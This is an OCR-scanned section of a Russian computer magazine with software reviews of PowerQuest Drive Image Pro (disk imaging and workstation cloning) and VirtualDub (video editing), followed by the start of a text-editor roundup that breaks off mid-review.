
дому, чтобы восстановить раздел, необходимо вызвать здесь же, в главном окне Drive Image Pro, мастер Restore from Image File. Этот мастер предлагает выбрать файл-источник для восстановления с любого доступного носителя либо сетевого диска. После того, как файл выбран, следует определить раздел, который нужно восстановить. Вы можете пометить готовый раздел с данными, которые в дальнейшем будут уничтоже-

ны, либо свободное, неразбитое и неформатированное пространство на диске. В случае, если у вас установлено несколько жестких дисков, Drive Image Pro позволит в качестве получателя информации вызвать любой из них. Следующим шагом Drive Image Pro будет определение размера нового восстанавливаемого раздела: вы вправе оставить раздел старого размера, создать раздел величиной, обусловленной вашим эталонным разделом, из которого был создан имидж-файл, либо «раздвинуть» раздел на всю доступную свободную область. Можно также задать желаемый размер раздела специальной командой Resize Destination Partition. Одним словом, вы вправе применять один имидж на все случаи жизни, не думая о том, как лучше под него перекраивать ваш диск.

Помимо этих двух стандартных функций, Drive Image Pro позволяет осуществлять копирование разделов напрямую. Эту возможность разработчики «перетащили» из Partition Magic для расширения функциональности и удобства использования. Стоит отметить, что Drive Image Pro наделен рядом функций для предварительной и поствосстановительной работы с дисками и разделами, такими как сбор статистики по разделам, создание/удаление разделов, возможности скрытия раздела и, напротив, сброс атрибута его невидимости, установления активного раздела. Часто такие функции спасают от всякого рода неожиданностей, связанных с наличием на диске множества старых разделов. После раскрытия файла на диск Drive Image Pro проверяет таблицы разделов, индексы, загрузочную область и позволяет с ним еще поработать.

### «Приводим в чувство» Boot.ini

Разработчики Drive Image Pro уделили большое внимание разрешению «на лету» разного рода форс-мажорных обстоятельств, возникающих при копировании и клонировании разделов. В первую очередь это относится к разделам NTFS. Одной из самых распространенных оказывается



▲ Мастер Boot Disk Builder


проблема с файлом Boot.ini при переносе, добавлении и удалении дисков, замене контроллеров, копировании, клонировании разделов и прочих изменениях в структуре разделов, когда Windows NT перестает грузиться после такого рода манипуляций. Средство от этого известно многим — загрузка с дискеты, на которую предварительно записывается «правильный» Boot.ini, и последующее редактирование старого Boot.ini. Но все это отнимает время и нервы. К тому же далеко не все разбираются в таких хитростях, а кто-то даже и не подозревает о существовании такого файла. Вот поэтому-то в Drive Image Pro встроена функция проверки соответствия содержимого существующего Boot.ini сырьевой действительности. При распаковке имидж-файла и записи раздела, в случае обнаружения несоответствия, Drive Image Pro редактирует Boot.ini должным образом.

BackUp разделов жестких дисков скорее второстепенная, попутная задача, нежели основная, в решении которой используется Drive Image Pro. Главной целью данного продукта является клонирование клиентских рабочих станций. Клонированием рабочих станций называют установку операционной системы на рабочие станции, минуя традиционный процесс инсталляции. Оно значительно сокращает время на установку и на-

стройку рабочих станций и позволяет стандартизировать набор и конфигурацию установленных приложений. Для реализации эффективного клонирования Drive Image Pro включает в свой состав ряд утилит, позволяющих публиковать имидж-файлы в сети, менять SID (Security Identifier) на рабочих станциях и т. д.

### Кого клонируем?

Как известно, рабочие станции, в большинстве своем, работают под управлением операционной системы Windows. Реже встречаются Linux и другие UNIX-системы, еще реже — OS/2. Поэтому Windows с точки зрения клонирования нам наиболее интересна, хотя Drive Image Pro в состоянии клонировать практически любую из известных клиентских ОС. Для полноценного, так сказать «беспроbleмного» клонирования необходимо, чтобы все машины были одинаковой конфигурации с точки зрения «железа». Дело в том, что узким местом в этом процессе является, как правило, контроллер жестких дисков. К примеру, если драйвер контроллера, установленный в Windows NT/2000, находящийся в имидж-файле, не подходит к контроллеру, установленному на клонируемой машине, то после раскрытия имидж-файла при попытке загрузиться вполне вероятно, что Windows выйдет на Blue Screen либо выдаст сообщение вроде «*ntoskrnl.exe is missing or corrupt*». И, как известно, такие симптомы говорят о том, что вам потребуется как минимум восстановление системы переустановкой. Проблемы с драйверами других устройств менее критичны, но тем не менее неприятны. Поэтому при формировании имиджа лучше перестраховаться и положить в него полный дистрибутив системы. В случае с Windows 98 это идеальный



▲ Так выглядит имидж-файл в редакторе Drive Image File Editor

вариант — система переустановит все устройства без лишних вопросов. Несмотря на это, все же лучше клонировать машины, идентичные по конфигурации, настройкам BIOS системной платы, дисковых и сетевых контроллеров, — это значительно сэкономит ваше время.

Клонирование Windows 9x, Me значительно проще, безопасней и не требует дополнительных манипуляций, кроме, может быть, перенастройки сетевых протоколов. Однако Windows NT/2000 в данном случае ставят перед нами ряд трудностей, хотя не смертельных, но преодолевать которые все же необходимо. Именно с этой целью PowerQuest создала утилиту NT SID Changer.

NT SID Changer позволяет менять уникальные характеристики рабочей станции Windows NT/2000, к числу которых относятся: SID-Security Identifier — уникальный номер, хранящийся в реестре и однозначно идентифицирующий машину и профили пользователей, хранящиеся в локальной базе SAM в сети, сетевое имя рабочей станции и рабочую группу, в которую входит машина. Запускается эта утилита из-под «голого» DOS и позволяет изменять перечисленные параметры. Имеет смысл проводить операцию по замене SID до первой загрузки Windows, а для удобства ее проведения написать небольшой BAT-файл и запустить его после распаковки имидж-файла.

### Игра в четыре руки при помощи PowerCast

Для распараллеливания и, соответственно, ускорения установки в дистрибутив продукта включена специальная служба Drive Image PowerCast Server. Серверная часть реализована в двух вариантах — один для запуска Windows, другой — для DOS. Для ее запуска достаточно выбрать публикуемый файл, поименовать PowerCast-сессию и нажать кнопку Start. При этом служба публикует выбранный имидж-файл в сети, «прислушивается» к

### Грамотное применение Drive Image Pro позволит вам избежать всякого рода ошибок, лишней работы и синдрома «изобретения велосипеда»

обращению клиентов и, в ответ на запрос клиента, посыпает ему имидж-файл, который распаковывается на клонируемой машине. Таким образом, загрузившись с клиентских дисков на нескольких машинах, при помощи PowerCast можно одновременно провести процесс распаковки одного имидж-файла на нескольких машинах. Скорость клонирования при этом будет лимитироваться лишь скоростью сетевого интерфейса. Для оценки скорости скажем, что при соединении простым MS-DOS-клиентом через сетевые адAPTERЫ 3Com 905B TX сжатый на 50% имидж раздела с размером занятой области около 1 Гбайт распаковывается примерно за 12–15 минут. При увеличении числа клиентов скорость падать не будет, по-

скольку имидж-файл передается всем клиентам одновременно так же, как, к примеру, широковещательный запрос (Broadcast), однако при этом будет сильно возрастать трафик в сети, поэтому желательно в момент клонирования остановить сетевые службы, активно использующие ресурсы сети. Нужно упомянуть еще одну тонкость — поскольку файл транслируется клиентам по протоколу TCP/IP, необходимо настроить его на клиентских и серверной машинах так, чтобы они находились в одной подсети. Однако если вы используете DOS-вариант PowerCast и в сети работает DHCP-сервер, то вам не нужно будет заботиться о настройках: можно создать PowerCast-диски с DHCP-клиентом, который будет стартовать при загрузке и получать IP-адрес автоматически.

### Скорость клонирования при использовании PowerCast будет лимитироваться лишь скоростью сетевого интерфейса

Помимо службы PowerCast, для сетевой установки имидж-файла можно использовать другие стандартные способы. Например, используя обычные сетевые подключения DOS-клиентом для NetWare или Windows NT, диски с которыми можно создать при помощи мастера Boot Disk Builder.

### Drive Image Pro Editor — редактор имидж-файлов

Рассматривая способы применения Drive Image Pro, мы говорили об установке и восстановлении разделов целиком. Это, безусловно, уникальная и самая важная функция продукта, но наш обзор не будет полным и объективным, если не упомянуть о некоторых других его возможностях. Имидж-файл представляет собой некий «черный ящик», в котором хранится весь раздел или даже два и более разделов, а значит, и FAT или MFT-таблицы, загрузочные сектора, структура файлов и каталогов. Поэтому глупо было бы не создать

щихся в имидж-файле, на жесткий диск или съемный носитель командой Restore. Таким образом можно восстановить потерянные файлы или порушенный реестр. Вторая функция — объединение нескольких имидж-файлов в один и копирование отдельных объектов из одного имидж-файла в другой. И, наконец, последнее, что позволяет Drive Image Pro Editor, — это проверка целостности имидж-файлов.

### Drive Image Pro как штатное средство резервного копирования

Еще хотелось бы обратить внимание на возможность использования Drive Image Pro как штатного средства резервного копирования. Конечно, он абсолютно неконкурентоспособен с такими

монстрами, как Cheyenne ArcServe, но что-то он, безусловно, может. При помощи утилит Task Builder и Drive Image Scheduler можно конструировать и «взводить» BackUp-задачи. Task Builder имеет для этих целей редактор кода сценариев задач и компилятор, с помощью которых можно создавать скрипт-файлы, выполняющиеся по указанию планировщика задач, настраиваемого посредством Drive Image Scheduler. Таким образом, можно каждый день делать новые имидж-файлы либо переписывать разделы, ни о чем не забыть. Ценность таких возможностей Drive Image Pro вызывает сомнение, но в некоторых случаях, они, конечно, применимы.

Подводя черту вышесказанному, хочу отметить, что Drive Image Pro является практически уникальным продуктом, справляющимся с такого рода задачами. Аналогом-конкурентом Drive Image Pro является программа Norton Ghost компании Symantec, которая имеет в своем арсенале схожие функции и также заслуживает внимания со стороны пользователей. Простота и возможность использования в «бытовых» условиях делают Drive Image Pro привлекательным для широкого круга пользователей и администраторов сетей. Думаю, что многие из вас оценят незаменимость такого «брояля в кустах» в трудные минуты, а потому — приобретайте и пользуйтесь. ■ ■ ■ Сергей Ланкин

### PowerQuest Drive Image Pro

Создает файлы разделов FAT/FAT32, NTFS, HPFS, Linux Native, Linux Swap, классические тома NetWare.

Работает под ▶ Windows 95, 98, Me, NT Workstation, 2000 Professional, в части Create/Restore image file работает под DOS (PC DOS, Caldera DR-DOS, MS-DOS),

Разработчик ▶ PowerQuest Corporation  
www.powerquest.com

VirtualDub

# Домашнее видео — просто и со вкусом

Любой из вас наверняка слышал про программное обеспечение, распространяемое по принципу GNU General Public License, — бесплатные программы, которые поставляются с полными исходными текстами и доступны для свободного изменения. Причем все модификации такой программы тоже должны отвечать требованиям GNU.

**В** компьютерной прессе не раз обсуждался вопрос перспективности таких программ. Ведь современная компьютерная промышленность и разработка ПО — это высокодоходный бизнес, а желающих работать бесплатно совсем мало, особенно среди программистов-профессионалов. В результате GNU-программы, по сравнению с платными, совсем немного, и обычно они достаточно низкого качества и не дотягивают до уровня коммерческих продуктов. Но, к счастью, встречаются и приятные исключения.

Один из наиболее ярких примеров — программа линейного видеомонтажа VirtualDub для платформы Windows (рис. 1).

Она написана всего одним человеком — программистом Эвери Ли (Avery Lee), и занимает на диске меньше 1 Мбайт. Тем не менее она завоев-


вала огромную популярность во всем мире среди тех, кто работает с цифровым видео. В Интернете она упоминается не реже, чем Adobe Premiere. Безусловно, Adobe Premiere предлагает большее количество функций, но она слишком сложна и дорога для большинства пользователей, да и все ее возможности способны реализовать только профессионалы. VirtualDub, наоборот, проста в изучении, имеет удобный интерфейс и нетребовательна к железу. Тем не менее и этой программы есть масса очень полезных и даже уникальных возможностей.

У VirtualDub есть три козыря — удобство, скорость работы и впечатляющие возможности обработки файлов.

Добавим к этому еще и бесплатность распространения, и вы поймете, что такая популярность

пришла к ней не случайно. Ведь сейчас благодаря стремительному развитию вычислительной техники и снижению стоимости компьютерных комплектующих цифровое видео превратилось из удела профессионалов в массовое увлечение. Чтобы делать такие же вещи, для которых еще лет десять назад требовались дорогие графические станции SGI или SUN, сейчас вполне достаточно персонального компьютера стоимостью менее \$1000. Удовлетворяющую всем требованиям любителя плату видеозахвата можно приобрести примерно за \$100. Поэтому многие начали переводить свои видеархивы в цифровую форму — VirtualDub для этого подходит почти идеально. Также росту популярности любительского цифрового видео способствовало резкое улучшение доступных видеокодеков, в частности появление MPEG-4 и Windows Media Video 7.

Итак, VirtualDub позволяет осуществлять захват видео, наложение фильтров, разрезание и склейку фрагментов, конвертирование клипов в разные форматы и некоторые другие вещи. Здесь необходимо упомянуть, что существуют два основных метода обработки видео — с рекомпрессией и без нее. При рекомпрессии процесс обработки происходит следующим образом — сначала каждый кадр декодируется, далее накладывается нужный эффект или производится другое действие и после этого кадр кодируется снова. Этот метод всем хорош, за исключением очень низкой скорости работы (так как нужный фрагмент приходится полностью декодировать и кодировать заново) и ухудшения качества (ведь все современные кодеки сжимают видео с потерями некоторой части информации, и преобразований такого типа должно быть как можно мень-



▲ Рис. 1. Общий вид программы

» ше). Обработка без рекомпрессии заключается в простом копировании информации о кадре без ее раскодировки. И хотя обработка с рекомпрессией позволяет делать с видео все, что угодно, обработка без рекомпрессии происходит в десятки раз быстрее и не ухудшает качество изображения. Однако она не позволяет изменять содержимое кадров, поэтому такой способ можно использовать для достаточно небольшого спектра операций, которые тем не менее встречаются очень часто, — для склейки и разрезания фрагментов клипа или работы только со звуковой дорожкой. Еще одним ограничением обработки без рекомпрессии является то, что разрезать клип можно только по ключевым кадрам. В качестве формата хранения промежуточных и конечных результатов VirtualDub использует AVI.

Вообще, если вы собираетесь работать с цифровым видео, вам необходимо ясно представлять себе, что такое формат AVI, и отчетливо чувствовать разницу между расширением видеофайла и используемым кодеком. Поэтому я позволю себе подробнее остановиться на этом формате.

Формат AVI (Audio-Video Interleaved) был разработан корпорацией Microsoft для хранения и воспроизведения видеороликов. Он может содержать в себе потоки четырех типов — Video, Audio, MIDI, Text. Формат достаточно прост — в начале файла он содержит «шапку» из всевозможной информации о потоках, далее идут по очереди, со своими маленькими «шапочками», последовательности (chunks) данных для каждого потока (от этого и слово Interleaved в названии формата). К тому же AVI совершенно все равно, что за последовательности данных он содержит, хотя видеопоток может быть только один, тогда как аудиопотоков — несколько (в частности, AVI может содержать и только один поток — либо видео, либо аудио). Сам формат AVI не накладывает абсолютно никаких ограничений на тип используемого кодека, ни для видео, ни для аудио — они могут быть любыми. Таким образом, в AVI могут совершенно спокойно сочетаться любые видео- и аудиокодеки, а вопрос: «Чем посмотреть AVI-файл?» — звучит довольно наивно. Важно, чтобы были установлены нужные кодеки, а проиграть такой файл можно будет любым MCI-плеером. По внутренней структуре AVI представляет собой разновидность RIFF-файла (Resource Interchange File Format). Нужно отметить, что для замены формата AVI корпорация Microsoft разработала новый формат ASF (Active Streaming Format), который значительно отличается в от AVI и лишен всех его недостатков, а именно: может содержать любые мультимедийные потоки, без всяких ограничений, более устойчив к повреждениям и выпадениям частей файла, лучше подходит для передачи по сетям. Но, к сожалению, распространению ASF-формата препятствует то, что он поддерживается далеко не всеми видеоредакторами, не исключение и VirtualDub .

В качестве входных файлов VirtualDub может использовать MPG (MPEG-1), DAT (разновидность MPEG-1, используемая в VideoCD), AVI и Motion-JPEG — формат, в котором обычно сохраняют клипы платы видеозахвата. VirtualDub содержит встроенный декодер MPEG-1 и Motion-JPEG, что позволяет открывать файлы, которые не проигрываются стандартными средствами Windows. Также VirtualDub может проводить восстановление «битых» MPEG-1 файлов, хотя, должен заметить, что он намного более чувствителен к ошибкам, чем Windows Media Encoder 7.

Особенно хорошо в VirtualDub продуман захват видео. Известно, что одна из самых больших сложностей при захвате с аналоговых носителей — проблема с полями. Она возникает из-за того, что все телевизоры и видеомагнитофоны работают в режиме чересстрочной развертки, а мониторы компьютеров — в прогрессивной. Это значит, что компьютер выводит на экран кадры целиком, а телевизор — полукадрами, составленными из четных и нечетных строк. Но эти полукарами или поля записаны с разницей во времени. Из-за этого, если просто объединять два соседних полукадра, на полученной картинке на границах движущихся объектов возникают «эзубики». Для преодоления этой проблемы приходится применять специальные Deinterlace-алгоритмы — VirtualDub поддерживает около десятка разнообразных алгоритмов такого типа.

Другая, не менее серьезная проблема, возникающая при захвате видео, — так называемый «барьер 2 Гбайт». Она заключается в том, что AVI-файл не может быть больше этих самых 2 Гбайт. При захвате видео 2 Гбайт — совсем немного, их хватает всего минут на 10–20, хотя это зависит от разрешения и выбранного кодека. Так что при работе с большими фрагментами приходится как-то обходить это проблему. VirtualDub позволяет при захвате автоматически разрезать фильм на куски объемом 2 Гбайт без потери кадров на стыках и после работать с ними, как с одним файлом (в терминологии VirtualDub это называется Segmented AVI). Также VirtualDub поддерживает AVI-файлы с иерархическим 64-разрядным индексированием согласно спецификации AVI2 (OpenDML 1.02). Это позволяет ему работать с AVI-файлами, по размеру намного превышающими 2 Гбайт. Только не стоит забывать о том, что FAT32, используемый в Windows95/98/Me, все равно не поддерживает файлы размером более 4 Гбайт, но для NTFS (WindowsNT/2000) такого ограничения нет. При создании AVI2-файлов в VirtualDub будьте осторожны — не все видеоредакторы смогут с ними работать.

Еще одной отличительной чертой VirtualDub является наличие большого количества мощных фильтров. Причем, кроме встроенных фильтров, можно устанавливать и дополнительные, написанные независимыми программистами, или да-

же написать свои — для этого существует специальный SDK (Software Developer Kit).

Очень удобна возможность накладывать на один кадр несколько фильтров при помощи специального менеджера, вызываемого через меню Video > Filters (или сочетанием клавиш Ctrl+F). Можно, например, одновременно применить эффект «размытие», увеличение яркости и сделать изображение черно-белым. При этом зачастую результат зависит от порядка наложения фильтров. Большинство из них работают очень быстро, поэтому результаты их применения можно наблюдать в реальном времени.

Многие операции с видео длительны по времени. Поэтому в VirtualDub, с помощью функции »

## Основные фильтры VirtualDub

**Reduce** — уменьшает размер кадра в два раза.

**3x3 Average** — в выбранном квадрате

**3 × 3 пикселя** заменяет цвет центрального из них усредненным цветом соседних. Используется для создания эффекта размытия.

**Blur, Blur more** — размытие по Гауссу двух различных радиусов.

**Brightness/contrast** — позволяет настраивать яркость и контрастность изображения.

**Deinterlace** — набор фильтров для удаления искажений, связанных с чересстрочной разверткой.

**Emboss** — создается эффект барельефа.

**Fields swap** — меняет местами четные и нечетные строки кадра.

**Fill** — заполняет прямоугольную область изображения выбранным цветом.

**Flip horizontally, Flip vertically** — делает зеркальное отображение относительно соответствующей оси.

**General convolution** — этот фильтр заменяет пиксель линейной функцией от него самого и соседних с ним. Функция задается в виде матрицы 3 × 3.

**Grayscale** — удаляет цветовую информацию.

**Invert** — заменяет изображение его негативом.

**Levels** — позволяет настраивать уровни яркости.

**Resize** — изменяет размеры изображения, используя различные алгоритмы, в том числе билинейные и бикубические.

**Rotate** — осуществляет разворот изображения на 90, 180 и 270 градусов.


**Rotate2** — более продвинутый вариант фильтра Rotate — позволяет повернуть изображение на любой угол.

**Sharpen** — увеличивает резкость.


**Smoother** — удаляет из изображения высокочастотный «шум».

**Threshold** — заменяет все пиксели, имеющие яркость, меньшую определенного уровня, на черные, а остальные пиксели — на белые.

**TV** — пытается замаскировать «шум», характерный для телевидения.



▲ Рис. 2. Выбор кодека



▲ Рис. 3. Процесс компрессии

» Job Control, можно задавать последовательности задач, которые будут выполняться в автоматическом режиме, пока вы, например, спите. Для каждой такой задачи VirtualDub будет открывать соответствующие файлы и устанавливать нужные настройки преобразований. Результаты выполнения каждой задачи сохраняются. При возникновении ошибки VirtualDub завершает выполнение текущей задачи и приступает к следующей. Вы можете продолжать редактирование последовательности выполнения задач, даже когда список уже запущен на выполнение.

Полезными функциями VirtualDub являются возможность сохранения звуковой дорожки в отдельном WAV-файле и замена одной звуковой дорожки другой, а также сохранение содержимого кадров в буфере обмена или отдельном файле и возможность удаления кадров. Еще одна интересная особенность — обработка видео одновременно на нескольких компьютерах, объединенных локальной сетью.

Также хорошо продуманы интерфейс VirtualDub и расположение элементов управления. Все очень просто, но органично. Главное окно содержит два «экрана». В левом вы видите кадры исходного видео (source frames), а в правом — соответствующие кадры, но уже после преобразования и наложения фильтров (output frames). Это позволяет наглядно следить за процессом и выбирать оптимальные настройки. В нижней части главного окна расположены полосы прокрутки клипа и кнопки перемещения — в начало, в конец, на следующий кадр, на предыдущий кадр, на следующий ключевой кадр, на предыдущий ключевой кадр. Здесь же расположены кнопки запуска предварительного просмотра клипа и выделения фрагмента. Основные функции программы можно вызывать с помощью «горячих клавиш». В настройках VirtualDub можно выбрать размеры буферов, набор расширенных команд, поддерживаемых вашим процессором (MMX, SSE, SSE2, 3DNow!), и режим отображения клипов. Кроме того, не стоит недооценивать и наличие хорошей встроенной справочной системы — она сэкономит массу времени.

Часто возникающая при работе с цифровым видео задача — перевод клипа из одного формата в другой. Посмотрим, как это можно осуществить с помощью VirtualDub, и вы поймете, насколько это удобная и простая в использовании программа. Пусть у нас на жестком диске есть файл в MPEG-1, и мы хотим его перекодировать, например, в популярный сейчас MPEG-4. Любое другое преобразование такого же типа будет происходить аналогичным способом. Предположим, что все необходимые кодеки уже установлены.

- ▶ Открываем MPG-файл с помощью VirtualDub (File > Open Video File или просто нажимаем Ctrl+O).
- ▶ Выбираем видеокодек (Video > Compression... или Ctrl+C), в нашем случае DivX ;-) MPEG-4 Low-Motion, и параметры сжатия (кнопка Configure — рис. 2).
- ▶ Если мы хотим наложить фильтр, изменить частоту кадров или глубину цвета — выбираем соответствующий пункт на вкладке Video.
- ▶ Включаем режим обработки видео с рекомпрессией (Video > Full processing mode).
- ▶ Если мы хотим оставить звук без изменений, включаем прямое копирование звуковой информации из старого файла в новый (Audio > Direct stream copy) или выбираем аудиокодек, так же как и для изображения (Audio > Compression...), и переключаемся на режим обработки звука с рекомпрессией (Audio > Full processing mode)
- ▶ Вот и все! Осталось только выполнить само преобразование (File > Save AVI или просто F7).

На время преобразования появится табличка, по которой вы можете следить за его ходом, — она отображает номер текущего кадра, величину потока, предполагаемый размер конечного файла, время окончания преобразования и некоторую другую полезную информацию. Если бы мы хотели кодировать не весь клип, а только его фрагмент, нам достаточно было бы его выбрать — либо через Video > Select Range, либо выделив мышкой на полосе прокрутки клипа и зафиксировав соответствующими кнопками.

Еще одна, не менее часто встречающаяся задача — склейка двух (или нескольких) фрагмен-

тов. В VirtualDub она осуществляется совсем просто.

- ▶ Открываем первый AVI-файл (File > Open Video File).
- ▶ Добавляем второй файл (File > Append Video Segment).
- ▶ Отключаем компрессию (Video > Direct stream copy, Audio > Direct stream copy).
- ▶ Сохраняем полученный клип (File > Save AVI).

Для осуществления такой склейки необходимо, чтобы оба фрагмента были закодированы с одинаковой частотой кадров и одним и тем же кодеком.

Если же вы хотите просто вырезать из одного большого фильма небольшой кусок, то можно действовать следующим образом:

- ▶ Открываем AVI-файл.
- ▶ Отключаем компрессию.
- ▶ Выделяем фрагмент. Помните, что это нужно делать по ключевым кадрам — найти их можно, воспользовавшись соответствующими кнопками.
- ▶ Сохраняем фрагмент.

Всего за несколько минут фрагмент будет сохранен. Если же входной файл был не в формате AVI, то без рекомпрессии не обойтись (рис. 3).

В заключение хочу отметить, что программа VirtualDub постоянно развивается. На момент написания статьи я использовал версию VirtualDub 1.4d (Build 12667). И судя по информации на домашней странице программы, автор полон планов — не за горами выход версий 1.5 и 2.0, в которые будет добавлена масса новых возможностей, фильтров и исправлены найденные ошибки. Так что следите за обновлениями по адресу [http://www186.pair.com/vdub/virtualdub\\_news](http://www186.pair.com/vdub/virtualdub_news). Остается только выразить благодарность автору этой программы за его бескорыстный труд.

■ ■ ■ Стас Вихров

## VirtualDub

Программа линейного видеомонтажа

Разработчик ▶ Avery Lee  
<http://virtualdub.sourceforge.net>

Условия распространения ▶ freeware

Эта страница умышленно пустая

## Обзор текстовых редакторов

# Редакторы, на старт...

Их много, хороших и разных. И список продолжает пополняться очень быстро. Надо заметить, что пользуются они не меньшей популярностью, чем игры. Загляните, например, по адресу [www.download.ru](http://www.download.ru). Лавры автора текстового редактора не дают покоя многим программистам. Chip решил устроить между ними небольшое соревнование в духе известной телег游.

**И**так, давайте посмотрим на состав участников. Всего было подано 44 заявки на участие (столько программ мне удалось обнаружить; мелкие утилиты и различные программы просмотра были безжалостно отброшены). Из них в основной тур прошли десять.

Основными критериями отбора являлись: удобство работы (доступность основных функций), компактность (как правило, не больше 2 Мбайт), дружественность интерфейса, поддержка основных форматов файлов, ну, и мои личные пристрастия. В этом списке нет таких «гигантов», как MS Word, Lotus Word Pro, Corel WordPerfect, а также Лексикон, поскольку это все-таки уже текстовые процессоры, а не редакторы. Кроме того, не были допущены к соревнованиям некоторые весьма интересные программы (NickSoft TextEditor, SpeedyText и пр.) по


причине сложности загрузки с авторских сайтов либо невозможности получить развернутую информацию о них. Исходные данные соревнующихся описаны в таблице.

А теперь давайте более подробно расскажем о каждом из участников нашего «забега» и оценим по десятибалльной шкале. »



## Crypt Edit

**Версия:** 4.0  
**Разработчик:** PolySoft  
**Размер:** 1 Мбайт  
**Оценка:** 8



Этот редактор заслужил оценку 8 из 10. Она была снижена из-за отсутствия поддержки некоторых элементов форматирования Word. Например, в нем нельзя за-

дать фон только для одного документа — это изменение отразится и на других, что не совсем удобно, да и набор цветов фона меньше, чем в Word 2000. Кроме того, Crypt Edit не поддерживает градиентную за-

ливку. Так что в некоторых случаях Word заменить им не удастся, поскольку формат Word 2000 Crypt Edit читает с потерями. Но если вы не пользуетесь расширенными возможностями Word 2000, то Crypt Edit

